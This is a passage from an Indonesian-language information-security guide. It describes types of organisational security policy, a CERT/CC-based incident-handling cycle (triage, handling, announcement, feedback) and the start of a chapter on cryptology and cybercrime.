3. General Policy – membahas masalah-masalah umum yang menjadi tanggung jawab bersama seluruh pemangku kepentingan organisasi, misalnya dalam hal mengelola keamanan informasi pada saat terjadi: manajemen krisis, serangan penjahat cyber, bencana alam, kerusakan sistem, dan lain sebagainya; dan
4. Partner Policy – kebijakan yang secara khusus hanya diperuntukkan bagi level manajemen atau pimpinan puncak organisasi semata.

Panduan Rancangan Konten Dokumen Kebijakan Keamanan

Untuk setiap dokumen kebijakan keamanan yang disusun dan dikembangkan, terdapat sejumlah hal yang harus diperhatikan sebagai panduan, yaitu:

- Terdapat penjelasan detail mengenai deskripsi kebijakan yang dimaksud, terutama berkaitan dengan isu-isu keamanan informasi dalam organisasi;
- Adanya deskripsi mengenai status dokumen kebijakan yang disusun dan posisinya dalam tata peraturan organisasi dimaksud;
- Ruang lingkup pemberlakuan dokumen terkait dalam konteks struktur serta lingkungan organisasi yang dimaksud – terutama dalam hubungannya dengan unit serta fungsi struktur organisasi yang bersangkutan; dan

- Konsekuensi atau hukuman bagi mereka yang tidak taat atau melanggar kebijakan yang dimaksud.

Dipandang dari sisi konten, perlu disampaikan dalam dokumen kebijakan keamanan sejumlah aspek sebagai berikut:

- Pendahuluan mengenai alasan dibutuhkannya suatu kebijakan keamanan dalam konteks berorganisasi, terutama dalam kaitannya dengan definisi, ruang lingkup, batasan, obyektif, serta seluk beluk keamanan informasi yang dimaksud;
- Pengantar mengenai posisi keberadaan dokumen kebijakan yang disusun, serta struktur pembahasannya, yang telah fokus pada proses pengamanan aset-aset penting organisasi yang terkait dengan pengelolaan data serta informasi penting dan berharga;
- Definisi mengenai peranan, tugas dan tanggung jawab, fungsi, serta cara penggunaan kebijakan keamanan yang dideskripsikan dalam dokumen formal terkait; dan
- Mekanisme kendali dan alokasi sumber daya organisasi yang diarahkan pada proses institutionalisasi kebijakan keamanan yang dipaparkan dalam setiap pasal atau ayat dalam dokumen kebijakan ini.

Strategi Implementasi Kebijakan Keamanan

Belajar dari pengalaman organisasi yang telah berhasil menerapkan dokumen kebijakan keamanan secara efektif, ada sejumlah prinsip yang harus dimengerti dan diterapkan secara sungguh-sungguh, yaitu:

1. Mekanisme pengenalan dan “enforcement” harus dilaksanakan dengan menggunakan pendekatan “top down”, yang dimulai dari komitmen penuh pimpinan puncak yang turun langsung mensosialisasikannya kepada segenap komponen organisasi;
2. Bahasa yang dipergunakan dalam dokumen kebijakan keamanan tersebut haruslah yang mudah dimengerti, dipahami, dan dilaksanakan oleh setiap pemangku kepentingan;
3. Sosialisasi mengenai pemahaman cara melaksanakan setiap pasal dalam kebijakan kemanan haruslah dilaksanakan ke segenap jajaran manajemen organisasi;
4. Tersedianya “help desk” yang selalu bersedia membantu seandainya ada individu atau unit yang mengalami permasalahan dalam menjalankan kebijakan yang ada; dan
5. Secara konsisten diberikannya sanksi dan hukuman terhadap setiap pelanggaran kebijakan yang terjadi, baik yang sifatnya sengaja maupun tidak sengaja.

Contoh Model Kebijakan Keamanan

Dipandang dari segi prinsip, paradigma, dan pendekatan dalam menyusun strategi keamanan, dokumen kebijakan yang disusun dapat dikategorikan menjadi sejumlah model, antara lain:

Primiscuous Policy

Merupakan kebijakan untuk tidak memberikan restriksi apa pun kepada para pengguna dalam memanfaatkan internet atau sistem informasi yang ada. Kebebasan yang mutlak ini biasanya sering diterapkan oleh organisasi semacam media atau pers, konsultan, firma hukum, dan lain sebagainya – yang menerapkan prinsip-prinsip kebebasan dalam berkarya dan berinovasi.

Permissive Policy

Pada intinya kebijakan ini juga memberikan keleluasaan kepada pengguna untuk memanfaatkan sistem informasi sebebas-bebasnya tanpa kendali, namun setelah dilakukan sejumlah aktivitas kontrol, seperti: (i) menutup lubang-lubang kerawanan dalam sistem dimaksud; (ii) menonaktifkan port atau antar muka input-output yang tidak dipergunakan; (iii) mengkonfigurasian server dan firewalls sedemikian rupa sehingga tidak dimungkinkan adanya akses dari eksternal organisasi ke dalam; dan lain sebagainya.

Prudent Policy

Kebalikan dengan dua model kebijakan sebelumnya, jenis ini organisasi benar-benar menggunakan prinsip kehati-haian dalam mengelola keamanan informasinya. Dalam lingkungan ini, hampir seluruh sumber daya informasi "dikunci" dan "diamankan". Untuk menggunakannya, setiap user harus melalui sejumlah aktivitas pengamanan terlebih dahulu. Prinsip ekstra hati-hati ini biasanya cocok untuk diterapkan pada organisasi semacam instalasi militer, bursa efek, perusahaan antariksa, dan lain sebagainya.

Paranoid Policy

Pada model ini, kebanyakan individu dalam organisasi yang tidak memiliki relevansi sama sekali dengan kebutuhan informasi benar-benar ditutup kemungkinannya untuk dapat mengakses internet maupun sistem informasi apa pun yang ada dalam lingkungan organisasi. Seperti selayaknya orang yang sedang "paranoid", organisasi benar-benar "tidak percaya" kepada siapapun, termasuk karyawannya sendiri, sehingga akses terhadap hampir semua sistem informasi benar-benar ditutup secara ketat.

Acceptable-Use Policy

Dalam lingkungan kebijakan ini, organisasi menentukan hal-hal apa saja yang boleh dilakukan maupun tidak boleh dilakukan oleh sejumlah pengguna dalam organisasi – terkait dengan akses dan hak modifikasi informasi tertentu. Hasil pemetaan inilah yang kan dipakai untuk memberikan tingkat atau level hak akses keamanannya.

User-Account Policy

Ini merupakan kebijakan yang paling banyak diterapkan di organisasi kebanyakan. Dalam konteks ini, setiap pengguna, sesuai dengan tupoksi dan tanggung jawabnya, ditetapkan hak aksesnya terhadap masing-masing jenis informasi yang ada di organisasi. Dengan kata lain, wewenang akses yang dimiliki tersebut melekat pada struktur atau unit organisasi tempatnya bekerja dan beraktivitas.

Remote-Access Policy

Kebijakan ini erat kaitannya dengan manajemen hak akses terhadap sumber daya sistem informasi organisasi yang dapat dikendalikan dari jarak jauh (baca: remote). Hal ini menjadi tren tersendiri mengingat semakin banyaknya organisasi yang

memperbolehkan karyawannya untuk bekerja dari rumah atau ranah publik lainnya sejauh yang bersangkutan memiliki akses ke internet. Karena sifatnya inilah maka perlu dibuat kebijakan khsus mengenai hak akses kendali jarak jauh.

Information-Protection Policy

Jika dalam kebijakan sebelumnya fokus lebih ditekankan pada hak akses pengguna terhadap sumber daya teknologi yang ada, dalam kebijakan ini fokus kendali atau perlindungan ada pada aset informasi itu sendiri. Dimulai dari definisi informasi apa saja yang dianggap bernilai tinggi dan perlu diprioritaskan untuk dijaga, hingga model pencegahan penguasaan orang lain yang tidak berhak dengan cara melakukan enkripsi, perlindungan penyimpanan, model akses, dan lain sebagainya.

Firewall-Management Policy

Sesuai dengan namanya, kebijakan ini erat kaitannya dengan prinsip dan mekanisme konfigurasi firewalls yang harus diterapkan dalam organisasi. Karena sifatnya yang holistik, biasanya kebijakan ini menyangkut mulai dari perencanaan, pengadaan, pengkonfigurasian, penginstalan, pemasangan, penerapan, hingga pada tahap pengawasan dan pemantauan kinerja.

Special-Access Policy

Disamping kebijakan yang bersifat umum, dapat pula diperkenalkan kebijakan yang secara khusus mengatur hal-hal yang diluar kebiasaan atau bersifat ad-hoc (maupun non-rutin). Misalnya adalah hak akses terhadap sumber daya teknologi yang diberikan kepada penegak hukum ketika terjadi proses atau insiden kejahatan kriminal; atau wewenang akses terhadap pihak eksternal yang sedang melakukan aktivitas audit teknologi informasi; atau hak khusus bagi pemilik perusahaan atau pemegang saham mayoritas yang ingin melihat kinerja organisasi atau perusahaan yang dimilikinya.

Network-Connection Policy

Seperti diketahui bersama, terdapat banyak sekali cara untuk dapat menghubungkan sebuah komputer atau notebook ke jejaring komputer maupun dunia maya (baca: internet), antara lain melalui: (i) hot spot secara langsung; (ii) wireless dengan perantara komputer lain sebagai host; (iii) modem; (iv) telepon genggam; (v) sambungan fisik teritorial; dan lain sebagainya. Agar aman, perlu dikembangkan sebuah kebijakan keamanan terkait dengan aturan dan mekanisme kebijakan menghubungkan diri ke dunia maya.

Business-Partner Policy

Sebagai pihak yang berada di luar lingkungan internal perusahaan, mitra bisnis perlu pula diberikan akses terhadap sejumlah informasi yang relevan untuknya. Dalam kaitan ini maka perlu dikembangkan kebijakan keamanan khusus yang mengatur hak dan tanggung jawab akses informasi dari mitra bisnis.

Other Policies

Setiap organisasi memiliki karakteristik, budaya, dan kebutuhannya masing-masing. Oleh karena itu, maka akan berkembang sejumlah kebijakan sesuai dengan kebutuhan yang ada. Beberapa di antaranya yang kerap dikembangkan oleh organisasi di negara berkembang seperti Indonesia adalah:

- Kebijakan mengenai manajemen pengelolaan kata kunci atau password;
- Kebijakan dalam membeli dan menginstalasi software baru;
- Kebijakan untuk menghubungkan diri ke dunia maya (baca: internet);
- Kebijakan terkait dengan penggunaan flash disk dalam lingkungan organisasi;
- Kebijakan yang mengatur tata cara mengirimkan dan menerima email atau berpartisipasi dalam mailing list; dan lain sebagainya.

PROSEDUR PENANGANAN INSIDEN KEAMANAN DUNIA SIBER

Prinsip Penanganan Insiden


Pada dasarnya apa yang harus dilakukan sebuah organisasi jika terjadi insiden terkait dengan keamanan informasi? Secara prinsip, tujuan dari manajemen penanganan insiden adalah:

- Sedapat mungkin berusaha untuk mengurangi dampak kerusakan yang terjadi akibat insiden keamanan dimaksud;
- Mencegah menjalarnya insiden ke lokasi lain yang dapat menimbulkan dampak negatif yang jauh lebih besar;
- Menciptakan lingkungan penanganan insiden yang kondusif, dimana seluruh pihak yang "terlibat" dan berkepentingan dapat bekerjasama melakukan koordinasi yang terorganisir;
- Agar proses resolusi atau penyelesaian insiden dapat berjalan efektif dan dalam tempo sesingkat mungkin;
- Mencegah terjadinya kesimpangsiuran tindakan yang dapat mengarah pada dampak negatif yang lebih besar lagi; dan
- Memperkaya referensi jenis insiden serta prosedur penanganannya sehingga dapat dipergunakan di lain kesempatan pada peristiwa insiden yang sama oleh berbagai kalangan terkait.

Dalam prakteknya, mendefinisikan dan menjalankan mekanisme "incident handling" merupakan tantangan bagi organisasi yang perduli akan pentingnya mengurangi dampak resiko dari peristiwa yang tidak diinginkan ini.

Kerangka Dasar Fungsi Penanganan Insiden

CERT/CC melalui publikasinya "Handbook for CSIRTs" menggambarkan kerangka fungsi penanganan insiden yang terdiri dari sejumlah entitas atau komponen seperti yang diperlihatkan dalam gambar berikut.



Gambar 45: Fungsi Penanganan Insiden

Triage Function

"Triage" merupakan fungsi yang bertugas menjadi "a single point of contact" atau sebuah entitas/unit yang menjadi pintu gerbang komunikasi antara organisasi dengan

pihak luar atau eksternal. Seluruh informasi yang berasal dari luar menuju dalam maupun dari dalam menuju luar harus melalui unit "pintu gerbang" ini – karena di sinilah pihak yang akan menerima, menyusun, mengorganisasikan, memprioritasikan, dan menyebarluaskan data atau informasi apa pun kepada pihak yang berkepentingan. Fungsi "triage" ini sangatlah penting agar koordinasi dalam situasi kritis karena insiden berjalan secara lancar dan efektif (baca: satu pintu). Dengan kata lain, laporan adanya insiden baik yang diterima secara lisan maupun melalui sensor teknologi, pertama kali akan masuk melalui fungsi "triage" ini.

Handling Function

"Handling" merupakan fungsi pendukung yang bertugas untuk mendalami serta mengkaji berbagai insiden, ancaman, atau serangan terhadap keamanan informasi yang terjadi. Fungsi ini memiliki tanggung jawab utama dalam meneliti mengenai laporan insiden yang diterima, mengumpulkan bukti-bukti terkait dengan insiden yang ada, menganalisa penyebab dan dampak yang ditimbulkan, mencari tahu siapa saja pemangku kepentingan yang peru dihubungi, melakukan komunikasi dengan pihak-pihak yang terkait dengan penanganan insiden, dan memastikan terjadinya usaha untuk mengatasi insiden.

Announcement Function


"Announcement" merupakan fungsi yang bertugas mempersiapkan beragam informasi yang akan disampaikan ke seluruh tipe konstituen atau pemangku kepentingan yang terkait langsung maupun tidak langsung dengan insiden yang terjadi. Tujuan disebarkannya informasi kepada masing-masing pihak adalah agar seluruh pemangku kepentingan segera mengambil langkah-langkah yang penting untuk mengatasi insiden dan mengurangi dampak negatif yang ditimbulkannya. Aktivitas pemberitahuan ini merupakan hal yang sangat penting untuk dilakukan agar seluruh pihak yang berkepentingan dapat saling berpartisipasi dan berkoordinasi secara efektif sesuai dengan porsi tugas dan tanggung jawabnya masing-masing.

Feedback Function

"Feedback" merupakan fungsi tambahan yang tidak secara langsung berhubungan dengan insiden yang terjadi. Fungsi ini bertanggung jawab terhadap berbagai aktivitas rutin yang menjembatani organisasi dengan pihak eksternal seperti media, lembaga swadaya masyarakat, institusi publik, dan organisasi lainnya dalam hal diseminasi informasi terkait dengan keamanan informasi. Termasuk di dalamnya jika ada permintaan khusus untuk wawancara atau dengar pendapat atau permohonan rekomendasi terkait dengan berbagai fenomena keamanan informasi yang terjadi di dalam masyarakat.

Siklus dan Prosedur Baku Penanganan Insiden

Berdasarkan kerangka dasar penanganan insiden yang telah dibahas sebelumnya, maka dapat disusun tahap-tahap atau prosedur atau siklus aktivitas penanganan insiden dalam sebuah organisasi seperti yang direkomendasikan oleh CERT/CC berikut ini.



Gambar 46: Siklus Penanganan Insiden

Dalam gambar ini terlihat jelas tahap-tahap yang dimaksud, yaitu:

- Setiap harinya, secara berkala dan rutin unit "Triage" akan mendapatkan sinyal ada atau tidak adanya peristiwa yang mencurigakan (misalnya: penyusupan, insiden, serangan, dan lain sebagainya) melalui berbagai kanal, seperti: email, IDS (Intrusion Detection System), telepon, dan lain sebagainya.
- Sesuai dengan standar dan kesepakatan yang ada, berdasarkan masukan aktivitas rutin tersebut, organisasi melalui fungsi unit "Announcement" dan "Feedback" akan memberikan informasi dan laporan kepada pihak-pihak yang berkepentingan dengan keamanan informasi yang dimaksud – misalnya ISP, internet exchange point, para pengguna sistem, manajemen dan pemilik, dan lain sebagainya.
- Setelah "Triage" menyatakan bahwa memang telah terjadi "insiden" yang harus ditangani, maka fungsi "Handling" mulai menjalankan peranannya, yang secara prinsip dibagi menjadi empat, yaitu: (i) analisa mengenai karakteristik insiden; (ii) mencari informasi dari pihak lain terkait dengan insiden yang ada; (iii) kerja teknis mitigasi resiko insiden; dan (iv) koordinasi untuk implementasi penanganan insiden.

Agar mendapatkan gambaran yang jelas mengenai apa yang dilakukan oleh masing-masing tahap, berikut ini akan dijelaskan secara lebih rinci mengenai aktivitas yang dilakukan pada setiap tahap proseduralnya.

Aktivitas Triage

Tujuan dari aktivitas ini adalah untuk memastikan adanya sebuah pintu gerbang lalu lintas penyampaian insiden yang terjadi, baik yang dilaporkan melalui jalur manual seperti email, fax, telepon, maupun via pos – ataupun yang bersifat otomatis seperti IDS (baca: Intrusion Detection System). Dengan adanya satu gerbang koordinator ini, maka diharapkan tidak terjadi "chaos" dalam proses penanganan insiden secara keseluruhan. Untuk keperluan ini, yang dibutuhkan antara lain:

- Informasi yang jelas mengenai alamat, nomor telepon, fax, website, maupun email dari "single point of contact" yang dimaksud;
- Informasi yang detail mengenai kapan saja alamat dimaksud dapat dihubungi (baca: availability);
- Informasi yang ringkas mengenai prosedur yang harus diikuti pelapor dalam menyampaikan insidennya secara benar; dan
- Informasi yang cukup mengenai dokumen pendukung lainnya yang harus turut disampaikan ketika laporan disampaikan.

Biasanya proses pelaporan insiden ini dilakukan secara semi-otomatis, dalam arti kata ada sebagian yang dilakukan secara manual dan sejumlah hal lainnya dengan memanfaatkan teknologi. Contohnya adalah sang korban melaporkan dengan menggunakan telepon genggam dimana sang penerima laporan menggunakan aplikasi tertentu untuk mencatatnya.

Mengingat bahwa dalam satu hari kerap dilaporkan lebih dari satu insiden, maka ada baiknya setiap laporan kejadian diberikan nomor lacak atau "tracking number" yang unik, agar dapat menjadi kode referensi yang efektif. Hal ini menjadi semakin terlihat manfaatnya jika insiden yang terjadi melibatkan pihak internasional (baca: lintas negara).

Hal lain yang tidak kalah pentingnya – apakah dilakukan secara manual maupun berbasis aplikasi – adalah membuat formulir pengaduan dan laporan yang akan dipergunakan untuk merekam interaksi, dimana di dalamnya terdapat informasi seperti: (i) data lengkap pelapor; (ii) alamat jaringan yang terlibat atau ingin dilaporkan; (iii) karakteristik dari insiden; (iv) dukungan data/informasi terkait dengan insiden; (v) nomor lacak yang berhubungan dengan insiden; dan lain-lain.
Setelah itu barulah dilakukan apa yang dinamakan sebagai "pre-registration of contact information" yaitu penentuan media dan kanal komunikasi selama aktivitas penanganan insiden berlangsung, terutama berkaitan dengan: (i) pihak yang diserahkan tanggung jawab dan dapat dipercaya untuk berkoordinasi (baca: Person In Charge); (ii) perjanjian kerahasiaan data dan informasi (baca: Non Disclosure Agreement); dan (iii) kunci publik dan tanda tangan digital untuk kebutuhan verifikasi.

Aktivitas Handling

Tujuan dari aktivitas ini adalah untuk mempersiapkan "response" atau langkah-langkah efektif yang perlu dipersiapkan untuk menangani insiden, dimana paling tidak harus ada sejumlah fungsi, yaitu:

- Reporting Point: mempelajari detail pengaduan dan laporan mengenai insiden yang terjadi untuk selanjutnya melakukan kajian mendalam terkait dengan berbagai hal seperti: analisa dampak, pihak yang perlu diperingatkan, asal atau sumber insiden, dan lain sebagainya;
- Analysis: melakukan kajian teknis secara mendalam mengenai karakteristik insiden, seperti: menganalisa "log file", mengidentifikasikan domain korban dan penyerang, mencari referensi teknis, menemukan penyebab dan solusi pemecahan insiden, mempersiapkan kebutuhan memperbaiki sistem, menunjuk pihak yang akan menerapkan prosedur perbaikan, dan memperbaiki sistem yang diserang; dan
- Notification: memberikan notifikasi atau berita kepada semua pihak yang terlibat langsung maupun tidak langsung dengan insiden untuk mengambil langkah-langkah yang dianggap perlu agar proses penanganan insiden dapat berlangsung dengan baik.

Nampak terlihat jelas dalam aktivitas ini sejumlah kegiatan teknis yang membutuhkan sumber daya tidak sedikit. Pertama, sumber daya manusia yang memiliki kompetensi dan keahlian khusus dalam hal-hal semacam: malware analysis, log files analysis, traffic analysis, incident handling, computer forensics, dan lain sebagainya – haruslah

dimiliki oleh organisasi yang bersangkutan. Jika tidak ada, maka ada baiknya dilakukan kerjasama dengan pihak ketiga, seperti perguruan tinggi, konsultan, atau pihak-pihak berkompeten lainnya. Kedua, fasilitas laboratorium teknis yang lumayan lengkap untuk melakukan berbagai kegiatan kajian forensik dan analisa juga mutlak dibutuhkan keberadaannya. Jika tidak memiliki, maka ada baiknya menjalin kerjasama dengan pihak seperti lembaga riset, laboratorium kepolisian, vendor keamanan informasi, dan lain-lain. Ketiga, adanya referensi dan SOP yang memadai terkait dengan proses penanganan insiden agar berjalan secara efektif dan dapat dipertanggung-jawabkan hasilnya. Untuk yang ketiga ini, telah banyak dokumen yang tersedia secara terbuka untuk dipergunakan bagi pihak-pihak yang berkepentingan.

Aktivitas Announcement

Seperti telah dijelaskan sebelumya, sesuai dengan namanya, aktivitas ini memiliki tujuan utama untuk menyusun dan mengembangkan sejumlah laporan untuk masing-masing pihak terkait dengan insiden. Perlu dicatat, bahwa setiap pihak memerlukan laporan yang berbeda dengan pihak lainnya (baca: tailor-made), karena harus disesuaikan dengan wewenang, peranan, serta tugas dan tanggung jawabnya. Berdasarkan sifat dan karakteristiknya, ada sejumlah tipe berita yang biasa disampaikan:

- Heads-Up: merupakan suatu pesan pendek yang disampaikan terlebih dahulu sambil menunggu informasi detail lebih lanjut. Pesan pendek ini bertujuan untuk memberikan peringatan awal terhadap hal-hal yang mungkin saja akan terjadi dalam waktu dekat. Dengan cara preventif ini, maka diharapkan pihak penerima pesan dapat mempersiapkan dirinya dalam menghadapi insiden yang akan terjadi.
- Alert: merupakan suatu pesan peringatan yang disampaikan karena telah terjadi sebuah serangan atau ditemukannya sejumlah kerawanan pada sistem yang akan segera mempengaruhi pihak yang berkepentingan dalam waktu dekat (baca: critical time). Jika pesan “alarm” ini telah sampai, maka penerima pesan harus segera mengambil langkah-langkah teknis yang diperlukan untuk menghindari atau mengurangi dampak negatif yang disebabkannya.
- Advisory: merupakan pesan rekomendasi atau “nasehat” untuk keperluan jangka menengah atau panjang terhadap pemilik sistem agar dapat menghindari diri dari serangan atau insiden tertentu di kemudian hari, baik melalui langkah-langkah yang bersifat strategis manajerial maupun teknis operasional. Rekomendasi yang diberikan biasanya terkait dengan sejumlah kerawanan sistem yang sewaktu-waktu dapat dieksploitasi oleh pihak-pihak yang tidak berwenang.
- For Your Information: merupakan pesan untuk keperluan jangka menengah ke panjang seperti halnya “Advisory”, hanya saja bedanya tidak terlampau berbau teknis. Pesan ini disampaikan untuk menambah keperdulian penerima terhadap fenomena yang belakangan ini terjadi di dalam dunia keamanan informasi. Pesan singkat ini dapat dikonsumsi oleh siapa saja, baik awam maupun praktisi teknologi informasi.
- Guideline: merupakan sebuah petunjuk yang berisi serangkaian langkah-langkah yang harus dilakukan agar sebuah sistem dapat terhindar dari sasaran serangan atau terlindungi dari insiden yang mungkin terjadi. Dengan

mengikuti panduan ini, maka nischaya sistem yang dimaksud akan terhindar dari kerusakan pada saat insiden terjadi.

- Technical Procedure: merupakan petunjuk sebagaimana "Guideline", tetapi lebih bernuansa teknis, karena ditujukan bagi mereka yang bekerja di bagian operasional teknologi untuk melakukan langkah-langkah teknis tertentu terhadap sistem yang ingin dijaga.

Pemilihan pesan mana yang hendak disampaikan tidak saja ditentukan oleh tipe audines atau target penerima pesan, tetapi juga berdasarkan kategori dari kriteria pesan yang ingin disampaikan. Misalnya ada sebuah insiden sederhana yang sebenarnya bukan tanggung jawab unit penanganan insiden – seperti seseorang yang kehilangan "password" dan membuat pengaduan – maka perlu diberikan pesan mengenai kemana seharusnya yang bersangkutan melaporkan diri.

Hal lain yang perlu pula diperhatikan adalah mengenai asas prioritas penanganan insiden. Dengan mempertimbangkan "magnitude" dampak negatif dari insiden yang terjadi, maka dipilihlah jenis pesan yang tepat dan efektif. Semakin tinggi prioritasnya, semakin formal dan resmi pesan yang harus disampaikan.

Metode atau media penyampaian pesan perlu pula dipersiapkan dan diperhatikan dengan sungguh-sungguh, karena sejumlah alasan, seperti: sensitivitas informasi, target penerima pesan, kecepatan pengiriman, alokasi biaya transmisi, dan lain sebagainya.

Aktivitas Feedback

Salah satu hal yang paling sulit untuk dikelola oleh sebuah unit penanganan insiden adalah ekspektasi atau harapan dari publik. Terlepas dari ada atau tidaknya insiden serius terjadi, adalah merupakan suatu kenyataan bahwa banyak sekali pihak yang dalam perjalanannya mengharapkan bantuan dari unit yang bersangkutan. Misalnya adalah diperlukannya sejumlah informasi mengenai serangan tertentu, dibutuhkannya pihak yang bisa membantu sosialisasi keamanan informasi, diinginkannya keterlibatan unit terkait dengan pihak-pihak eksternal lainnya, dipertanyakannya sejumlah hal oleh media, dan lain sebagainya. Untuk menanggapi dan mengelola berbagai permintaan di luar tugas utama ini, diperlukan sebuah aktivitas rutin yang bernama "Feedback". Bahkan terkadang tidak jarang dijumpai permintaan yang terkesan mengada-ngada, karena jauh di luar ruang lingkup unit penanganan insiden, seperti: laporan seseorang yang mengaku lupa akan passwordnya, atau permohonan bantuan untuk memasukkan data kartu kredit pada transaksi e-commerce, permintaan mengecek kebenaran pesan sebuah email, dan lain sebagainya. Namun "response" haruslah diberikan terhadap berbagai jenis permintaan yang ada. Kalau tidak dijawab, publik atau pihak pelapor dapat memberikan asumsi atau persepsi negatif yang beraneka ragam, seperti: tim tidak memiliki niat untuk membantu, tim tidak memiliki kompetensi untuk menolong, tim tidak perduli akan kesulitan seseorang, dan lain sebagainya. Jika hal ini sampai ke media dan disebarkan ke publik, akan menimbulkan keadaan krisis yang tidak diharapkan.

PERANAN KRIPTOLOGI DALAM PENGAMANAN INFORMASI

Pendahuluan

Sudah merupakan suatu kenyataan bahwa saat ini tengah terjadi "perang dunia" informasi antar negara dalam berbagai konteks kehidupan yang dipicu oleh fenomena globalisasi dunia. Lihatlah bagaimana lihainya para pemimpin dunia senantiasa melakukan penjagaan terhadap pencitraan dengan memanfaatkan media massa sebagai salah satu bentuk pertahanan politik yang ampuh. Atau fenomena pengembangan opini publik melalui media interaksi sosial di dunia maya seperti Facebook, Twitters, dan Friendster yang telah menunjukkan taring kejayaannya. Belum lagi terhitung sengitnya perang budaya melalui beragam rekaman multimedia yang diunggah dan dapat diunduh dengan mudah oleh siapa saja melalui situs semacam You Tube atau iTunes. Sebagaimana halnya pisau bermata dua, teknologi informasi dan komunikasi yang dipergunakan sebagai medium bertransaksi dan berinteraksi ini pun memiliki dua sisi karakteristik yang berbeda. Di satu pihak keberadaan teknologi ini mampu meningkatkan kualitas kehidupan manusia melalui aplikasi semacam e-government, e-business, e-commerce, e-society, dan e-education; sementara di sisi lainnya secara simultan teknologi memperlihatkan pula sisi negatifnya, seperti kejahatan ekonomi internet, pembunuhan karakter via dunia maya, penipuan melalui telepon genggam, penculikan anak dan remaja lewat situs jejaring sosial, penyadapan terselubung oleh pihak yang tidak berwenang, dan sejumlah hal mengemuka lainnya belakangan ini. Mau tidak mau, suka tidak suka, harus ada suatu usaha dari segenap masyarakat untuk melakukan sesuatu agar dampak teknologi yang positif dapat senantiasa diakselerasi penggunaannya, bersamaan dengan usaha untuk menekan sedapat mungkin pengaruh negatif yang berpotensi berkembang dan berdampak merugikan komunitas luas.

Kejahatan Dunia Maya

Semenjak diperkenalkan dan berkembangnya teknologi internet di penghujung abad 21, statistik memperlihatkan pertumbuhan pengguna teknologi informasi dan komunikasi ini meningkat secara sangat pesat (baca: eksponensial). Pada saat ini diperkirakan 1 dari 5 penduduk dunia telah terhubung ke dunia maya melalui teknologi yang sangat digemari khususnya oleh para generasi muda dewasa ini. Selain sebagai sarana berkomunikasi dan berinteraksi antar berbagai individu maupun beragam kelompok komunitas, internet dipergunakan pula sebagai medium melakukan transaksi dan kolaborasi. Di industri perbankan dan keuangan misalnya, internet dipakai sebagai medium efektif dalam menjalankan transaksi perbankan seperti: transfer uang, lihat saldo, bayar listrik, beli saham, dan lain-lain. Contoh lain adalah di dunia pendidikan, dimana internet dengan variasi teknologi informasi dan komunikasi lainnya dipakai untuk hal-hal semacam: pembelajaran jarak jauh, pencarian referensi belajar, pelaksanaan riset, penyelenggaraan tutorial, dan lain sebagainya. Demikian pula di sektor militer dan pertahanan keamanan, sudah sangat jamak pemanfaatan jejaring internet dan dunia maya untuk melakukan aktivitas seperti: pengiriman pesan rahasia, pemantauan dinamika masyarakat, pengendali peralatan dan fasilitas pertahanan keamanan, penerapan intelijen dan kontera intelijen, dan beragam kegiatan strategis lainnya. Dengan kata lain, pemanfaatan internet serta teknologi informasi dan komunikasi telah masuk ke seluruh aspek kehidupan masyarakat, tanpa terkecual - terutama pada sektor yang sangat vital bagi kelangsungan hidup bermasyarakat dan bernegara, seperti: telekomunikasi, transportasi, distribusi, keuangan, pendidikan, manufaktur, pemerintahan, dan kesehatan.

Seperti halnya pada dunia nyata, dalam dunia nyata pun terjadi berbagai jenis kejahatan yang dilakukan oleh para kriminal dengan beragam latar belakang dan obyektifnya. Statistik memperlihatkan bahwa sejalan dengan perkembangan pengguna internet, meningkat frekuensi terjadinya kejahatan, insiden, dan serangan di dunia maya. Lihatlah beraneka modus operandi yang saat ini tengah menjadi "primadona" sorotan masyarakat seperti:

- penipuan berkedok penyelenggara atau pengelola institusi yang sah melalui SMS, email, chatting, dan website sehingga korban secara tidak sadar mengirimkan atau menyerahkan hak maupun informasi rahasia miliknya (seperti: password, nomor kartu kredit, tanggal lahir, nomor KTP, dan lain sebagainya) kepada pihak kriminal yang selanjutnya nanti dipergunakan untuk merampok harta miliknya via ATM, internet banking, e-comerce, dan lain-lain;
- penyerangan secara intensif dan bertubi-tubi pada fasilitas elektronik milik sebuah institusi - dengan menggunakan virus, botnet, trojan horse, dan program jahat lainnya - sehingga berakibat pada tidak berfungsinya peralatan terkait, dimana pada akhirnya nanti fungsi-fungsi vital seperti perbankan, pasar saham, radar penerbangan, lalu lintas transportas, atau instalasi militer menjadi tidak berfungsi atau pun malfungsi;
- perusakan atau pun perubahan terhadap data atau informasi dengan tujuan jahat seperti memfitnah, merusak citra individu atau institusi, membohongi pihak lain, menakut-nakuti, menyesatkan pengambil keputusan, merintangi transparansi, memutarbalikkan fakta, membentuk persepsi/opini keliru, memanipulasi kebenaran, dan lain sebagainya;
